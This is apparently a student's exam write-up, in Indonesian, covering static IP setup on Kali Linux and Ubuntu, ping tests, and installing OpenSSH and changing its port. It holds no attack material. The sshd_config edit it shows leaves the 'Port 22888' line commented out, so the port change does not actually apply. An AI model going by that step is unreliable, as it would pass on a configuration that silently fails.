COMPUTER SECURITY FINAL EXAM

HANSEL RICARDO

Konfigurasi (10 Poin)

KONFIGURASI KALI LINUX
Menggunakan nmcli (BUKA TERMINAL TERLEBIH DAHULU)

nmcli adalah alat baris perintah untuk mengelola NetworkManager dan pengaturannya.

“nmcli con show”


Perintah di atas akan menampilkan daftar koneksi jaringan yang ada. Cari nama koneksi yang ingin Anda konfigurasikan. Misalkan nama koneksi adalah Wired connection 1.

Mengedit Koneksi:

“nmcli con mod "Wired connection 1" ipv4.addresses 192.168.100.10/24 ipv4.gateway 192.168.100.1 ipv4.dns "8.8.8.8 8.8.4.4" ipv4.method manual”

Mengaktifkan Koneksi:

“nmcli con up "Wired connection 1"”



```
└─$ nmcli con show
NAME                UUID                                  TYPE      DEVICE
Wired connection 1  ae2224ee-ba97-3e31-9b4d-a035a53d402a  ethernet  eth0
VENOM               b7b39352-0fc5-4420-b1f4-44da9edc6f3e  wifi      --

┌──(kali㉿kali)-[~]
└─$ nmcli con mod "Wired connection 1" ipv4.addresses 192.168.100.10/24 ipv4.gateway 192.168.100.1 ipv4.dns "8.8.8.8 8.8.4.4" ipv4.method manual


┌──(kali㉿kali)-[~]
└─$ nmcli con up "Wired connection 1"

Connection successfully activated (D-Bus active path: /org/freedesktop/NetworkManager/ActiveConnection/2)

┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.100.10  netmask 255.255.255.0  broadcast 192.168.100.255
        inet6 fe80::6104:c4c0:8d7e:e26a  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:b1:9d:67  txqueuelen 1000  (Ethernet)
        RX packets 36  bytes 33900 (33.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 72  bytes 27980 (27.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Menggunakan ifconfig untuk mengecek alamat ip static yang telah dikonfigurasi


KONFIGURASI UBUNTU

Disini saya menggunakan Ubuntu 20.04 LTS

Pertama buat dulu cadangan di netplan ubuntu

“sudo cp /etc/netplan/01-network-manager-all.yaml /etc/netplan/01-network-manager-all.yaml.bak”

kemudian nano dan ubah isinya berdasarkan konfigurasi




```
 GNU nano 4.8        /etc/netplan/01-netwotk-manager-all.yaml
network:
 version: 2
 ethernets:
   enp0s3:
     dhcp4: no
     addresses:
       - 192.168.100.20/24
     gateway4: 192.168.100.1
     nameservers:
       addresses:
         - 8.8.8.8
         - 8.8.4.4
```

Kemudian apply network ini kemudian di cek IP dan route nya


“sudo netplan apply”

mengecek ip dengan
“ip addr show enp0s3”




```
hansel@hansel-VirtualBox:~$ ip addr show enp0s3
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP
group default qlen 1000
    link/ether 08:00:27:48:d8:f6 brd ff:ff:ff:ff:ff:ff
    inet 192.168.100.20/24 brd 192.168.100.255 scope global noprefixroute enp0
s3
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe48:d8f6/64 scope link
       valid_lft forever preferred_lft forever
```

“ip route”




```
hansel@hansel-VirtualBox:~$ ip route
default via 192.168.100.1 dev enp0s3 proto static metric 20100
169.254.0.0/16 dev enp0s3 scope link metric 1000
192.168.100.0/24 dev enp0s3 proto kernel scope link src 192.168.100.20 metric
100
```

Ping 192.168.100.20 ke ubuntu lewat terminal kali linux



```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.100.20
PING 192.168.100.20 (192.168.100.20) 56(84) bytes of data.
64 bytes from 192.168.100.20: icmp_seq=1 ttl=64 time=8.18 ms
64 bytes from 192.168.100.20: icmp_seq=2 ttl=64 time=3.49 ms
64 bytes from 192.168.100.20: icmp_seq=3 ttl=64 time=3.96 ms
^Z
zsh: suspended  ping 192.168.100.20
```

Ping 192.168.100.10 ke kali linux




```
       valid_lft forever preferred_lft forever
hansel@hansel-VirtualBox:~$ ping 192.168.100.10
PING 192.168.100.10 (192.168.100.10) 56(84) bytes of data.
64 bytes from 192.168.100.10: icmp_seq=1 ttl=64 time=1.80 ms
64 bytes from 192.168.100.10: icmp_seq=2 ttl=64 time=5.34 ms
64 bytes from 192.168.100.10: icmp_seq=3 ttl=64 time=2.79 ms
64 bytes from 192.168.100.10: icmp_seq=4 ttl=64 time=2.75 ms
```

LANGKAH 2 DEPLOYMENT


INSTALASI openssh dan konfigurasi port

lakukan di terminal dengan ctrl + alt + T “sudo apt install openssh-server”




```
hansel@hansel-VirtualBox:~$ sudo apt install openssh-server
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  ncurses-term openssh-client openssh-sftp-server ssh-import-id
Suggested packages:
  keychain libpam-ssh monkeysphere ssh-askpass molly-guard
The following NEW packages will be installed:
  ncurses-term openssh-server openssh-sftp-server ssh-import-id
The following packages will be upgraded:
  openssh-client
1 upgraded, 4 newly installed, 0 to remove and 305 not upgraded.
Need to get 1.359 kB of archives.
After this operation, 6.027 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://id.archive.ubuntu.com/ubuntu focal-updates/main amd64 openss
ent amd64 1:8.2p1-4ubuntu0.11 [670 kB]
Get:2 http://id.archive.ubuntu.com/ubuntu focal-updates/main amd64 ncurse
m all 6.2-0ubuntu2.1 [249 kB]
Get:3 http://id.archive.ubuntu.com/ubuntu focal-updates/main amd64 openss
p-server amd64 1:8.2p1-4ubuntu0.11 [51,7 kB]
Get:4 http://id.archive.ubuntu.com/ubuntu focal-updates/main amd64 openss
ver amd64 1:8.2p1-4ubuntu0.11 [378 kB]
Get:5 http://id.archive.ubuntu.com/ubuntu focal/main amd64 ssh-import-id
 10-0ubuntu1 [10,0 kB]
```

Cek menggunakan
“sudo systemctl status ssh”




```
ansel@hansel-VirtualBox:~$ sudo systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
     Loaded: loaded (/lib/systemd/system/ssh.service; enabled;
     Active: active (running) since Wed 2024-06-12 12:06:53 WIE
       Docs: man:sshd(8)
             man:sshd_config(5)
   Main PID: 3152 (sshd)
      Tasks: 1 (limit: 3774)
     Memory: 1.0M
     CGroup: /system.slice/ssh.service
             └─3152 sshd: /usr/sbin/sshd -D [listener] 0 of 10-

Jun 12 12:06:53 hansel-VirtualBox systemd[1]: Starting OpenBSD
Jun 12 12:06:53 hansel-VirtualBox sshd[3152]: Server listening
Jun 12 12:06:53 hansel-VirtualBox sshd[3152]: Server listening
Jun 12 12:06:53 hansel-VirtualBox systemd[1]: Started OpenBSD
lines 1-15/15 (END)
```

Sekarang ubah poert 22 menjadi port 22888 “sudo nano /etc/ssh/sshd_config”




```
  GNU nano 4.8                   /etc/ssh/sshd_config                   Modifie
#       $OpenBSD: sshd_config,v 1.103 2018/04/09 20:41:22 tj Exp $

# This is the sshd server system-wide configuration file.  See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/bin:/bin:/usr/sbin:/sbin

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented.  Uncommented options override the
# default value.

Include /etc/ssh/sshd_config.d/*.conf

#Port 22888
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

^G Get Help     ^O Write Out    ^W Where Is     ^K Cut Text     ^J Justify
```

cek menggunakan :”sudo systemctl status ssh”



